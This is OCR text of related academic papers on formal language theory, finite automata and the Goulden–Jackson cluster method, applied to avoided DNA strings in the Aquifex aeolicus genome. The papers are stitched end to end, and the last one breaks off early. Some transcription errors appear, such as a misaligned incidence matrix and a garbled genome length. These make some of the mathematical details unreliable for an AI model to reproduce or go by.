Language theory is not just a formal object. Properly applied to the right problem it may provide computational frameworks and useful constructions to yield quite practical

results. We will make use of a special class of languages, namely, so-called factorizable language. However, we start with a brief summary of language theory in general.

6.1. Elements of language theory

One again begins with a finite *alphabet*, e.g., $\Sigma = \{a, c, g, t\}$ and collects all possible strings made of these letters into an infinite set Σ^*, including the empty string ε, i.e., a string that does not contain any letter.

Any subset $L \in \Sigma^*$ is said to be a *language* over the alphabet Σ. With such a general definition one cannot get very far. One has to specify how the subset L is formed. This may be done in many ways. For example,

(i) If the subset L is finite, one can simply enumerate its elements.

(ii) One can devise some production rules and by applying these rules repetitively to some initial letters one generates the language. This is by far the most important and well-studied way of defining languages. If the rules are to be applied sequentially it leads to the generative grammar of N. Chomsky. If applied in parallel this leads to the Lindenmayer or L-systems. Referring the interested readers to Ref. [10] and literature cited therein, we will not go into details of these generative grammars.

(iii) For a special class of languages, namely, the factorizable languages, one can define a language by indicating its set of *forbidden words*. This is the approach we are going to follow in this paper.

However, before turning to the factorizable language we formulate a few more notions which will be needed later.

According to the Chomsky classification the simplest language is called *regular language* which may be accepted or recognized by a finite automaton without any memory. A finite automaton has a finite number of states and it makes transition from one state to another by looking at an input symbol and a table of transition rules. In fact, the table of rules defines a discrete *transfer function*. For finite automata the set of input symbols is also finite. There are two kinds of finite automata: deterministic and non-deterministic. In a deterministic automaton there is a starting state and the transition rule from one state to another upon seeing a certain input symbol is unique. In a non-deterministic automaton one has the freedom to choose the start state and to decide which rule to use at a transition as there might be more than one rule for one and the same input symbol. To avoid any confusion we emphasize that deterministic and non-deterministic automata are entirely equivalent in their capability to define a regular language. There may be more than one automata that define one and the same language. Among deterministic automata defining a language there is a minimal one, namely, one with a minimal number of states. This is called a minimal deterministic finite automaton of the language and is denoted as $\min DFA(L)$.

To determine whether a language is regular or not, sometimes the following *Equivalence Relation* is quite helpful. Any language $L \in \Sigma^*$ introduces an equivalence relation R_L in Σ^* with respect to L: any two elements $x, y \in \Sigma^*$ are equivalent and denoted

as $xR_L y$ if and only if for every $z \in \Sigma^*$ both xz and yz either belong to L or not belong to L. As usual, the index of R_L is the number of equivalence classes in Σ^* with respect to L. An equivalence class may be represented by any element of that class, say, $x \in L$, we will denote its equivalence class by $[x]$.

So far we have used only general notions of language theory. The importance of the equivalence relation R_L is due to the following *Myhill-Nerode Theorem* (see references in Ref. [10]):

(i) The language L is regular if and only if the index of R_L is finite.
(ii) The language L being regular implies that min$DFA(L)$ is unique up to an isomorphism, namely, renaming of the states.
(iii) The number of states of min$DFA(L)$ is given by the index of R_L.

6.2. Factorizable language

Once a language $L \in \Sigma^*$ has been defined, its complementary set $L' = \Sigma^* - L$ contains all words that do not appear in L. A language L is called *factorizable* if any substring of a word $x \in L$ also belongs to L. In this case the complementary set L' contains a minimal core L'' such that although any word $x \in L''$ is forbidden in L, any proper substring of x belongs to L. Sometime we simply call L'' the set of forbidden words. It is nothing but what Wolfram called *Distinct Excluded Blocks* (DEBs) in the grammatical analysis of cellular automata [11]. Owing to the factorizability we can express the complementary set as $L' = \Sigma^* L'' \Sigma^*$. This means that L is entirely determined by the minimal set of forbidden words or DEBs. Written in set theory terms we have

$$L = \Sigma^* - \Sigma^* L'' \Sigma^* .$$

There are at least two important classes of factorizable language: dynamical language and the language defined by a complete genome.

It is a natural consequence of dynamical-evolution that symbolic sequences encountered in symbolic dynamics of dynamical systems come under the definition of factorizable language, as any small part of a trajectory is also produced by the same dynamics. Furthermore, these languages are *prolongable* as one can always append at least one letter from the alphabet to make an admissible word longer. Factorizability and prolongability together make the class of dynamical languages [10]. However, we will not make use of prolongability in the context of this work.

A second class of factorizable language may be defined from a complete genome: given a complete genome G of an organism, consisting of one or more linear or circular DNA sequences. One cuts the DNA sequences into all possible subsequences and forms a language $L = sub(G)$ by collecting these subsequences, including the empty string. This language is factorizable by definition. It is almost prolongable if one does not extend it beyond the total length of the genome. The factorizability alone is enough for our purpose.

6.3. Minimal deterministic automaton accepting the Aquifex aeolicus genome

Now we show how language theory works on our familiar example of the *Aquifex aeolicus* complete genome. Although there are longer avoided strings we take the set B given by Eq. (9) to be its set L'' of forbidden words for the time being. Since B is finite, the factorizable language defined by B is regular. In order to construct the automaton we have to know all the equivalence classes of Σ^* with respect to L. We make use of the following mathematical result [10].

Let L be a factorizable language and L'' be its set of all DEBs. Define

$$V = \{v, v \text{ is a proper prefix of some } y \in L''\} .$$

Then for each word $x \in L$ there exists a string $v \in V$ such that is equivalent to x, or, in our notations, $xR_L v$. In other words, all equivalence classes of Σ^* with respect to L are represented in the set V. Therefore, in order to find all equivalence classes of Σ^* with respect to L it is enough to work with L''. We note in passing that $[\varepsilon]$ is always an equivalence class, and the complementary set L' makes another equivalence class.

From the proper suffixes of the avoided strings in B we get the set

$$V = \{g, gc, gcg, gcgc, gcgcg, gcgcgc, c, cg, cgc, cgcg ,$$
$$cgcgc, cgcgcg, t, tg, tgc, tgcg, tgcgc, tgcgcg\} .$$

By checking the equivalence relations among these strings only 13 out of 18 are kept as representatives of each class. Adding the class $[L'] \subset \Sigma^*$ we get the following 14 equivalence classes of Σ^*:

$$[\varepsilon]\ [g]\ \ [gc]\ \ [gcg]\ \ [gcgc]\ \ [gcgcg]\ \ [gcgcgc]$$
$$[c]\ [cg]\ [cgc]\ [cgcg]\ [cgcgc]\ [cgcgcg]\ [L'] .$$

We note that the task of "checking the equivalence relations" may seem formidable as the requirement "for every $z \in \Sigma^*$" concerns an infinite set. However, a little practice shows that this may be done effectively without too much work.

The transfer function is defined by

$$\delta([x_i], s) = [x_i s] \quad \text{for } x_i \in V \text{ and } s \in \Sigma .$$

Therefore, our task is to attribute each $[x_i s]$ to one of the existing equivalence classes. The discrete transfer function is listed in Table 4. The particular function relation $\delta([x_i], s) = [L']$ leads to a "dead end".

One can draw the minimal deterministic automaton according to the above transfer function. As it is no longer a planar graph we do not show it here. By counting

Table 4
The transfer function for the minimal deterministic automaton for *Aquifex aeolicus*

$[x_i] \setminus s$	a	c	g	t
$[\varepsilon]$	$[\varepsilon]$	$[c]$	$[g]$	$[c]$
$[g]$	$[\varepsilon]$	$[gc]$	$[g]$	$[c]$
$[gc]$	$[\varepsilon]$	$[c]$	$[gcg]$	$[c]$
$[gcg]$	$[\varepsilon]$	$[gcgc]$	$[g]$	$[c]$
$[gcgc]$	$[\varepsilon]$	$[c]$	$[gcgcg]$	$[c]$
$[gcgcg]$	$[\varepsilon]$	$[gcgcgc]$	$[g]$	$[c]$
$[gcgcgc]$	$[L']$	$[c]$	$[L']$	$[c]$
$[c]$	$[\varepsilon]$	$[c]$	$[cg]$	$[c]$
$[cg]$	$[\varepsilon]$	$[cgc]$	$[g]$	$[c]$
$[cgc]$	$[\varepsilon]$	$[c]$	$[cgcg]$	$[c]$
$[cgcg]$	$[\varepsilon]$	$[cgcgc]$	$[g]$	$[c]$
$[cgcgc]$	$[\varepsilon]$	$[c]$	$[cgcgcg]$	$[c]$
$[cgcgcg]$	$[\varepsilon]$	$[L']$	$[g]$	$[c]$

the number of lines leading from one state to another, we write down an *incidence matrix*:

$$M = \begin{bmatrix}
1 & 1 & & & & & & 2 & & & & & \\
1 & 1 & 1 & & & & & 1 & & & & & \\
1 & & & 1 & & & & 2 & & & & & \\
1 & 1 & & & 1 & & & 1 & & & & & \\
1 & & & & & 1 & & 2 & & & & & \\
1 & 1 & & & & & 1 & 1 & & & & & \\
 & & & & & & & 2 & & & & & \\
1 & & & & & & & 2 & 1 & & & & \\
1 & 1 & & & & & & 1 & & 1 & & & \\
1 & & & & & & & 2 & & & 1 & & \\
1 & 1 & & & & & & 1 & & & & 1 & \\
1 & & & & & & & 2 & & & & & 1 \\
1 & 1 & & & & & & 1 & & & & &
\end{bmatrix} .$$

The columns and rows of the matrix M are ordered as elements in the first column in Table 4 of the transfer function.

To make connection with the generating function (2) we note that the characteristic polynomial of M is related to $f(1/\lambda)$:

$$\det(\lambda I - M) = \lambda^{13} f\left(\frac{1}{\lambda}\right) .$$

Moreover, the sum of elements in the first row of the Kth power of M is nothing but a_K [11]:

$$a_K = \sum_{j=1}^{13} (M^K)_{1j} .$$

Table 5
Elements of the first row of M_K (shown as columns) and their sum. The negative numbers in the last row are the difference between a_K and 4^K

K	1	2	3	4	5	6	7	8	9	10	11
	1	4	16	64	256	1024	4095	16 378	65 501	261 960	1 047 664
	1	2	8	32	128	512	2048	8190	32 756	131 002	523 920
	0	1	2	8	32	128	512	2048	8190	32 756	131 002
	0	0	1	2	8	32	128	512	2048	8190	32 756
	0	0	0	1	2	8	32	128	512	2048	8190
	0	0	0	0	1	2	8	32	128	512	2048
	0	0	0	0	0	1	2	8	32	128	512
	2	7	28	112	448	1792	7168	28 665	114 640	458 483	1 833 624
	0	2	7	28	112	448	1792	7168	28 665	114 640	458 483
	0	0	2	7	28	112	448	1792	7168	28 665	114 640
	0	0	0	2	7	28	112	448	1792	7168	28 665
	0	0	0	0	2	7	28	112	448	1792	7168
	0	0	0	0	0	2	7	28	112	448	1792
Sum	4	16	64	256	1024	4096	16 380	65 509	261 992	1 047 792	4 190 464
							−4	−27	−152	−784	−3840

The summation runs over all equivalence classes except for L'. We list the elements of the first row of M^K in columns of Table 5.

The negative numbers in the last row of Table 5 show the difference between a_K and 4^K. They are precisely the coefficients in the expansion (10) of $1/(1-4s)-f(s)$, shown at the end of Section 5.2. We see that the transfer function and the incidence matrix contain more detailed information on the combinatorial problem than the generating function alone. The implication of this approach needs to be further elucidated.

In order to avoid any confusion we emphasize that the minimal deterministic automaton defined by the transfer function given in Table 4 accepts a regular language determined by the set B of four forbidden words. This language is larger than the language $sub(G)$ obtained from the complete genome of *Aquifex aeolicus*. By including more and more avoided strings into the set B the minimal automaton gets larger but the language it accepts approaches $sub(G)$ gradually. However, the calculation becomes tedious.

Acknowledgements

The author would like to thank Hoong-Chien Lee, Shu-yu Zhang, Hui-min Xie, Zu-guo Yu, and Guo-yi Chen, with whom one or another part of this research was carried out. He also thanks D. Zeilberger for calling his attention to the Goulden–Jackson cluster method. The hospitality and support of the Abdus Salam International Centre for Theoretical Physics, Trieste, where a substantial part of this review was

written, is also gratefully acknowledged. This work was supported in part by the China Natural Science Fondation and the State Project on Nonlinear Science.

References

[1] B.-L. Hao, H.-C. Lee, S.-Y. Zhang, Chaos, Solitons Fractals 11 (2000) 825–836.
[2] B.-L. Hao, H.-M. Xie, Z.-G. Yu, G.-Y. Chen, Ann. Combin., to appear.
[3] M.S. Gelfand, E.V. Koonin, Nucleic Acids Res. 25 (1997) 2430.
[4] H.J. Jeffrey, Nucleic Acids Res. 18 (1990) 2163.
[5] I. Goulden, D.M. Jackson, J. London Math. Soc. 20 (1979) 567.
[6] J. Noonan, D. Zeilberger, The Goulden–Jackson cluster method: extensions, applications and implementations, downloadable from `http://www.math.temple.edu/~zeilberg`.
[7] L.J. Guibas, A.M. Odlyzko, J. Combin. Theory A 30 (1981) 19.
[8] N.J.A. Sloane, S. Plouffe, The Encyclopedia of Integer Sequences, Academic Press, New York, 1995 and `http://akpublic.research.att.com/~njas/sequences`.
[9] G. Deckert et al., Nature 392 (1998) 353.
[10] H.-M. Xie, Grammatical Complexity and One-Dimensional Dynamical Systems, World Scientific, Singapore, 1996.
[11] S. Wolfram, Commun. Math. Phys. 96 (1984) 15.

Annals of Combinatorics 4 247–255(2000)
0218–0006/00/010ξξξ–27$1.50+0.20/0

Annals of Combinatorics

Avoided Strings in Bacterial Complete Genomes and a Related Combinatorial Problem*

Bailin Hao, Huimin Xie †, Zuguo Yu, and Guoyi Chen

Institute of Theoretical Physics, Academia Sinica, P. O. Box 2735, Beijing 100080, China
hao@itp.ac.cn

Received December 12, 1998

AMS Subject Classification: 05A15, 92C40

Abstract. The visualization of avoided and under-represented strings in some bacterial complete genomes raises a combinatorical problem which may be solved either by using the Goulden–Jackson cluster method or by construction of the minimal finite automaton defined by the set of forbidden words of the corresponding language.

Keywords: complete genomes, avoided strings, language, enumeration, fractal

1. Introduction

The heredity information of organisms (except for so-called RNA-viruses) is encoded in their DNA sequence which is a one-dimensional unbranched polymer made of four different kinds of monomers (nucleotides): adenine (a), cytosine (c), guanine (g), and thymine (t). As far as the encoded information is concerned, we can ignore the fact that DNA exists as a double helix of two "conjugated" strands and only treat it as a one-dimensional symbolic sequence made of the four letters from the *alphabet* $\Sigma = \{a, c, g, t\}$. Since the first complete genome of a free-living bacterium *Mycoplasma genitalium* was sequenced in 1995, an ever-growing number of complete genomes has been deposited in public databases. The availability of complete genomes opens the possibility to ask some global questions on these sequences. One of the simplest conceivable questions consists of checking whether there are short strings of letters that are absent or under-represented in a complete genome. The answer is in the affirmative and the fact may have some biological meaning [4].

The reason why we are interested in absent or under-represented strings is twofold. First of all, this is a question that can only be asked in the present day when complete genomes are at our disposal. Second, the question makes sense as one can derive a *factorizable* language from a complete genome which would be entirely defined by the set of forbidden words.

We start by considering how to visualize the avoided and under-represented strings in a bacterial genome whose length is usually the order of a million letters.

* Partially Supported by the CNSF. † On leave from the Department of Mathematics, Suzhou University, Jiangsu 215006, China.

2. Visualization of Under-Represented Strings

There are 4^K different strings of length K made of four letters. In order to check whether all these strings appear in a genome we use 4^K counters to be visualized as a $2^K \times 2^K$ square array on a computer screen. These can be realized as a direct product of K identical 2×2 matrices:

$$M^{(K)} = M \otimes M \otimes \cdots \otimes M,$$

where

$$M = \begin{pmatrix} g & c \\ a & t \end{pmatrix}.$$

We call this $2^K \times 2^K$ square a K-frame. In practice it is convenient to use binary subscripts for this 2×2 matrix and it is easy to develop an algorithm that depends only on the total length of the genome but not on the string length K. Put in a frame of fixed K and described by a color code biased towards small counts, each bacterial genome shows a distinctive pattern which indicates on absent or under-represented strings of certain types [4]. For example, many bacteria avoid strings containing the string *ctag*. Any string that contains *ctag* as a substring will be called a *ctag*-tagged string. If we mark all *ctag*-tagged strings in frames of different K, we get pictures as shown in




Figure 1: *Ctag*-tagged strings in $K = 6$ to 9 frames.




Figure 2: The pattern of *cg*-tagged strings showing the overlaps.

Figure 1. The large scale structure of these pictures persists but more details appear with growing K. Excluding the area occupied by these tagged strings, one gets a fractal in the $K \to \infty$ limit. It is natural to ask what is the dimension of this fractal for a given tag.

In fact, this is the dimension of the complementary set of the tagged strings. The simplest case is that of *g*-tagged strings. As the pattern has an apparently self-similar structure, the dimension is easily calculated to be

$$D = \frac{\log 3}{\log 2}.$$

Moreover, the dimension of all other cases must lie in between $\log 3/\log 2$ and 2. However, the calculation of these dimensions is somewhat tricky as one must take into account the overlap of patterns precisely (see, for example the case of *cg*-tagged strings shown in Figure 2).

Now let a_K be the number of all strings of length K that do not contain the given tag. As the linear size δ_K in the K-frame is $1/2^K$, the dimension may be calculated as:

$$D = \lim_{K\to\infty} \frac{\log a_K}{-\log \delta_K} = \lim_{K\to\infty} \frac{\log {a_K}^{1/K}}{\log 2}.$$

Suppose the generating function of a_K is known:

$$f(s) = \sum_{K=0}^{\infty} a_K s^K.$$

Then, according to the Cauchy criterion of convergence, we have

$$\lim_{K\to\infty} a_K^{1/K} = |\lambda| = \frac{1}{|s_0|},$$

where λ is the radius of convergence of series expansion of $f(s)$ and s_0 is the minimal module zero of $f^{-1}(s)$. This finally determines the dimension

$$D = -\frac{\log |s_0|}{\log 2}.$$

Table 1: Generating function and dimension for some single tags.

Tag	$f(s)$	D	Tag	$f(s)$	D
g	$\frac{1}{1-3s}$	$\frac{\log 3}{\log 2}$	ggg	$\frac{1+s+s^2}{1-3s-3s^2-3s^3}$	1.98235
gc	$\frac{1}{1-4s+s^2}$	1.89997	$ctag$	$\frac{1}{1-4s+s^4}$	1.99429
gg	$\frac{1+s}{1-3s-3s^2}$	1.92266	$ggcg$	$\frac{1+s^3}{1-4s+s^3-3s^4}$	1.99438
gct	$\frac{1}{1-4s+s^3}$	1.97652	$gcgc$	$\frac{1+s^2}{1-4s+s2-4s^3+s^4}$	1.99463
gcg	$\frac{1+s^2}{1-4s+s^2-3s^3}$	1.978	$gggg$	$\frac{1+s+s^2+s^3}{1-3s-3s^2-3s^3-3s^4}$	1.99572

The generating function for the numbers of strings of various length made of the four letters that do not contain certain designated strings ("bad words" as called in [6]) may be calculated by using the Goulden–Jackson cluster method [2], well-described by Noonan and Zeilberger [6]. In particular, the case of a single tag—one "bad word" only—is easily treated and some of the results are shown in Table 1.

A related question is the number $G(n)$ of different types of generating functions for a given tag length n. These numbers turn out to be independent upon the size of the alphabet Σ as long as there are more than two letters in Σ [3]:

n	1	2	3	4	5	6	7	8	9	10	11
$G(n)$	1	2	3	4	6	8	10	13	17	21	27

In fact, these $G(n)$ are so-called correlations of n as given by the integer sequence $M0555$ in [7] (see also [3]).

3. Redundant and True Avoided Strings

Once we know that there are avoided strings in the complete genomes from the visualization scheme, one can perform a direct search for these strings. The direct search has the merit not being significantly limited by the string length K. However, another combinatorical problem arises which is closely related to the problem discussed in the previous section. Take, for example, the complete genome of *E. coli*. At $K = 7$, the first avoided string *gcctagg* is discovered. At the next $K = 8$ level, a total of 173 avoided strings are identified. However, these 173 strings are not all true avoided strings as some must be the consequence of the absence of the $K = 7$ string *gcctagg*. A naive estimate of the redundant avoided strings without taking into account any possible overlap of substrings would lead to $4^i(i+1)$: If there is only one avoided string at the $K+0$ level, it would take away 8, 48, 256, 1280, ... strings at the next $K+i$ levels. This estimate works well for *E. coli* until $K = 13$ when the overlap of the first and the last letter g in the true avoided string *gcctagg* would show off. Applying the Goulden–Jackson cluster

method to the case of only one "bad word" *gcctagg* leads to the following generating function:

$$f(s) = \frac{1+s^6}{1-4s+s^6-3s^7}.$$

The number of redundant avoided strings are given by

$$\frac{1}{1-4s} - f(s) = s^7 + 8s^8 + 48s^9 + 256s^{10} + 1280s^{11} + 6144s^{12} + 28671s^{13} + 131063s^{14} + \cdots.$$

The deviation from the naive estimate appears from s^{13}.

For a non-trivial example, we consider the newly published complete genome of the hyperthermophilic bacterium *Aquifex aeolicus* [1]. For this, 155 1335-letter sequence four avoided strings are identified at $K = 7$. They form the set B of "bad words":

$$B = \{gcgcgcg,\ gcgcgca,\ cgcgcgc,\ tgcgcgc\}.$$

As there are significant overlaps among these strings, the naive estimate of redundant avoided words can hardly work. The application of the Goulden–Jackson cluster method requires the solution of a system of four linear equations and leads to the following generating function:

$$f(s) = \frac{1+s^2+s^4+s^6+s^8+s^{10}+s^{12}}{1-4s+s^2-4s^3+s^4-4s^5+s^6-4s^8-4s^{10}-4s^{12}}.$$

The numbers of redundant avoided strings are given by:

$$\frac{1}{1-4s} - f(s) = 4s^7 + 27s^8 + 152s^9 + 784s^{10} + 3840s^{11} + \cdots.$$

In what follows we show that these results may be obtained by an entirely different method, namely, by making use of formal language theory. For convenience of presentation, we first collect a few notions from language theory without proofs. The details may be found, e.g., in [9] and references therein.

4. Some Notions from Formal Language Theory

In formal language theory one starts with an alphabet, e.g., $\Sigma = \{a, c, g, t\}$. Let Σ^* denote the collection of all possible strings made of letters from Σ, including the empty string ε. Any subset $L \subset \Sigma^*$ is called a *language* over the alphabet Σ. The set $L' = \Sigma^* - L$ defines the complementary language. A language L is a factorizable language if any substring of a word $x \in L$ also belongs to L. A factorizable language has a minimal set of forbidden words or *Distinctive Excluded Blocks* [8] (DEBs) L'' such that, if $x \in L''$, then any proper substring of x belongs to L. A factorizable language is completely determined by its set of DEBs:

$$L = \Sigma^* - \Sigma^* L'' \Sigma^*.$$

A prominent example of factorizable language is given by the admissible symbolic sequences in the symbolic dynamics of a dynamical system (see, e.g., [5, 9]). Another class of factorizable languages may be obtained from a complete genome as follows. Let G be a complete genome of an organism; it may consist of one or more linear or circular sequences. All possible substrings of G, including the empty string ε and G itself, obviously form a subset of Σ^* and thus define a language which is factorizable by construction.

Any language $L \subset \Sigma^*$ introduces an equivalence relation R_L in Σ^* with respect to L. For any pair $x, y \in \Sigma^*$ xR_Ly if and only if for each $z \in \Sigma^*$, either both $xz, yz \in L$ or both $xz, yz \notin L$. The number of equivalence classes in Σ^* with respect to L defines the *index* of R_L, denoted by index(R_L).

An important theorem (Myhill–Nerode) says that L is a regular language if and only if index(R_L) is finite and L being regular implies that the minimal deterministic automaton corresponding to L, minDFA(L), is unique up to an isomorphism, i.e., to renaming of the states. Moreover, the number of states in minDFA(L) equals to index(R_L).

Let L be a factorizable language and L'' its set of all DEB's. Define a set

$$V = \{v | v \text{ is a proper prefix of some } y \in L''\}.$$

For each word $x \in L$, there exists a string $v \in V$ such that xR_Lv. In other words, all equivalence classes of L are represented in the set V. In order to find all equivalence classes of Σ^* with respect to L, it is enough to start from L''. In addition, L' is an equivalence class of Σ^*. For two given strings $u, v \in V$, uR_Lv if and only if for each $z \in \Sigma^*$ uz contains a DEB as its suffix $\Leftrightarrow$ $vz \in L'$ and *vice versa*. This statement sets the computation rule to identify all equivalence classes. Each equivalence class may be named after a member $x_i \in L$ and be denoted as $[x_i]$. The transfer function between states of minDFA(L) is defined as $\delta([x_i], s) = [x_is]$ for $x_i \in L$ and $s \in \Sigma$.

5. Finite Automaton and Incidence Matrix

Now we apply what has just been said to the complete genome of *Aquifex aeolicus* with its set B of four avoided strings at length $K = 7$. Although there are longer avoided strings we take B to be its L'' for the time being. From the proper suffixes of these strings, we get the set

$$\begin{aligned} V = \{&g, gc, gcg, gcgc, gcgcg, gcgcgc, c, cg, cgc, cgcg,\\ &cgcgc, cgcgcg, t, tg, tgc, tgcg, tgcgc, tgcgcg\}. \end{aligned}$$

By checking the equivalence class of these strings, only 13 out of these 18 strings are kept as representatives of each class. Adding the class $[L'] \subset \Sigma^*$, we get the following 14 equivalence classes of Σ^*:

$$\begin{aligned} &[\varepsilon]\ [g]\ \ [gc]\ \ [gcg]\ \ [gcgc]\ \ [gcgcg]\ \ [gcgcgc]\\ &[c]\ [cg]\ [cgc]\ [cgcg]\ [cgcgc]\ [cgcgcg]\ [L']. \end{aligned}$$

The transfer function $\delta([x_i], s) = [x_is]$, $x_i \in V$ and $s \in \Sigma$, is determined by attributing

Table 2: The transfer function for the minimal deterministic automaton for *Aquifex aeolicus*.

$[x_i]\backslash s$	a	c	g	t
$[\varepsilon]$	$[\varepsilon]$	$[c]$	$[g]$	$[c]$
$[g]$	$[\varepsilon]$	$[gc]$	$[g]$	$[c]$
$[gc]$	$[\varepsilon]$	$[c]$	$[gcg]$	$[c]$
$[gcg]$	$[\varepsilon]$	$[gcgc]$	$[g]$	$[c]$
$[gcgc]$	$[\varepsilon]$	$[c]$	$[gcgcg]$	$[c]$
$[gcgcg]$	$[\varepsilon]$	$[gcgcgc]$	$[g]$	$[c]$
$[gcgcgc]$	$[L']$	$[c]$	$[L']$	$[c]$
$[c]$	$[\varepsilon]$	$[c]$	$[cg]$	$[c]$
$[cg]$	$[\varepsilon]$	$[cgc]$	$[g]$	$[c]$
$[cgc]$	$[\varepsilon]$	$[c]$	$[cgcg]$	$[c]$
$[cgcg]$	$[\varepsilon]$	$[cgcgc]$	$[g]$	$[c]$
$[cgcgc]$	$[\varepsilon]$	$[c]$	$[cgcgcg]$	$[c]$
$[cgcgcg]$	$[\varepsilon]$	$[L']$	$[g]$	$[c]$

$[x_i s]$ to the existing equivalence classes. It is listed in Table 2. The particular transfer function $\delta([x_i], s) = [L']$ leads to a "dead end".

By counting the number of lines leading from one state to another, we write down an *incidence matrix*:

$$M = \begin{bmatrix}
1 & 1 & & & & & 2 & & & & \\
1 & 1 & 1 & & & & 1 & & & & \\
1 & & & 1 & & & 2 & & & & \\
1 & 1 & & & 1 & & 1 & & & & \\
1 & & & & & 1 & 2 & & & & \\
1 & 1 & & & & 1 & 1 & & & & \\
 & & & & & 2 & & & & & \\
1 & & & & & & 2 & 1 & & & \\
1 & 1 & & & & & 1 & & 1 & & \\
1 & & & & & & 2 & & & 1 & \\
1 & 1 & & & & & 1 & & & & 1 \\
1 & & & & & & 2 & & & & \\
1 & 1 & & & & & 1 & & & &
\end{bmatrix}.$$

One draws the minimal deterministic automaton according to the above transfer function. As it is no longer a planar graph, we do not show it here. The columns and rows of the matrix M are ordered as elements in the first column in Table 2 of the transfer function.

To make connection with the generating function

$$f(s) = \sum_{0}^{\infty} a_K s^K,$$

obtained by using the Goulden–Jackson cluster method, we note that the sum of elements in the first row of the Kth power of M is nothing but a^K [8]:

$$a_K = \sum_{j=1}^{13} (M^K)_{1j}.$$

The summation runs over all equivalence classes except for L'. We list the elements of the first row of M^K in columns of Table 3.

The negative numbers in the last row of Table 3 show the difference of a_K and 4^K. They are precisely the coefficients in the expansion of $1/(1-4s) - f(s)$ as shown at the end of Section 3. We see that the transfer function and the incidence matrix contain more detailed information on the combinatorical problem than the generating function alone. The consequence of this approach has to be further elucidated in the future.

Table 3: Elements of the first rows of M_K and their sum.

$K=$	1	2	3	4	5	6	7	8	9	10	11
	1	4	16	64	256	1024	4095	16378	65501	261960	1047664
	1	2	8	32	128	512	2048	8190	32756	131002	523920
	0	1	2	8	32	128	512	2048	8190	32756	131002
	0	0	1	2	8	32	128	512	2048	8190	32756
	0	0	0	1	2	8	32	128	512	2048	8190
	0	0	0	0	1	2	8	32	128	512	2048
	0	0	0	0	0	1	2	8	32	128	512
	2	7	28	112	448	1792	7168	28665	114640	458483	1833624
	0	2	7	28	112	448	1792	7168	28665	114640	458483
	0	0	2	7	28	112	448	1792	7168	28665	114640
	0	0	0	2	7	28	112	448	1792	7168	28665
	0	0	0	0	2	7	28	112	448	1792	7168
	0	0	0	0	0	2	7	28	112	448	1792
Sum:	4	16	64	256	1024	4096	16380	65509	261992	1047792	4190464
							-4	-27	-152	-784	-3840

Acknowledgement

The first author thanks Professor Zeilberger for calling his attention to the excellent presentation of the Goulden–Jackson cluster method in [6] during the CAP98 conference.

References

1. G. Deckert *et al*., The complete genome of the hyperthermophilic bacterium *Aquifex aeolicus*, Nature **392** 353–358.
2. I. Goulden and D.M. Jackson, An inversion theorem for cluster decomposition of sequences with distinguished subsequences, J. London Math. Soc. **20** (1979) 567–576.
3. L.J. Guibas and A.M. Odlyzko, Periods in strings, J. Combin. Theory A **30** (1981) 19–42.
4. B.-L. Hao, H.-C. Lee, and S.-Y. Zhang, Fractals related to long DNA sequences and complete genomes, Chaos, Solitons and Fractals, to appear (1999).
5. B.-L. Hao and W.-M. Zheng, Applied Symbolic Dynamics and Chaos, World Scientific, Singapore, 1998.
6. J. Noonan and D. Zeilberger, The Goulden–Jackson cluster method: extensions, applications and implementations, `http://www.math.temple.edu/~zeilberg`.
7. N.J.A. Sloane and S. Plouffe, The Encyclopedia of Integer Sequences, Academic Press, 1995; `http://akpublic.research.att.com/~njas/sequences`
8. S. Wolfram, Computation theory of cellular automata, Commun. Math. Phys. **96** (1984) 15–57.
9. Huimin Xie, Grammatical Complexity and One-Dimensional Dynamical Systems, World Scientific, Singapore, 1996.

ELSEVIER

Physica A 288 (2000) 10–20

PHYSICA A

www.elsevier.com/locate/physa

Factorizable language: from dynamics to bacterial complete genomes

Bailin Hao[a,*,1], Huimin Xie[b,2], Zuguo Yu[b], Guo-yi Chen[b]

[a] *Department of Physics and Centre for Nonlinear Studies, Hong Kong Baptist University, Hong Kong*
[b] *Institute of Theoretical Physics, Academia Sinica, P.O. Box 2735, Beijing 100080, People's Republic of China*

Abstract

Symbolic sequences generated by symbolic dynamics of a dynamical system belong to a special class of language in which any admissible word is factorisable as well as prolongable. From a complete genome sequence of an organism, one may also define a factorizable language. A factorizable language enjoys the nice property that it is entirely determined by the set of minimal fobidden words or distinct excluded blocks (DEBs). We use this property to calculate the fractal dimension of patterns related to a visualisation scheme of under-represented strings in bacterial complete genomes within the limit of infinitely long strings. The same problem may be solved by using a purely combinatorial approach. The methods described in this paper may be applied to other regular fractals with self-similar and self-overlapping structure.

Keywords: Language; Symbolic dynamics; Genome

1. Introduction

We start from the following observation.

For those studying high-energy particle physics the six letters

u d c s b t

denote different types of quarks. They are associated with certain fractional charge, mass, flavour, charm, and other quantum numbers. However, many more people deal

* Correspondence address: Institute of Theoretical Physics, Academia Sinica, P.O. Box 2735, Beijing 100080, People's Republic of China.

[1] On leave from the Institute of Theoretical Physics, Academia Sinica, Beijing.

[2] On leave from the Department of Mathematics, Suzhou University, Jiangsu 215006, People's Republic of China.

0378-4371/00/$ - see front matter
PII: S0378-4371(00)00411-8

with the three letters

p n e

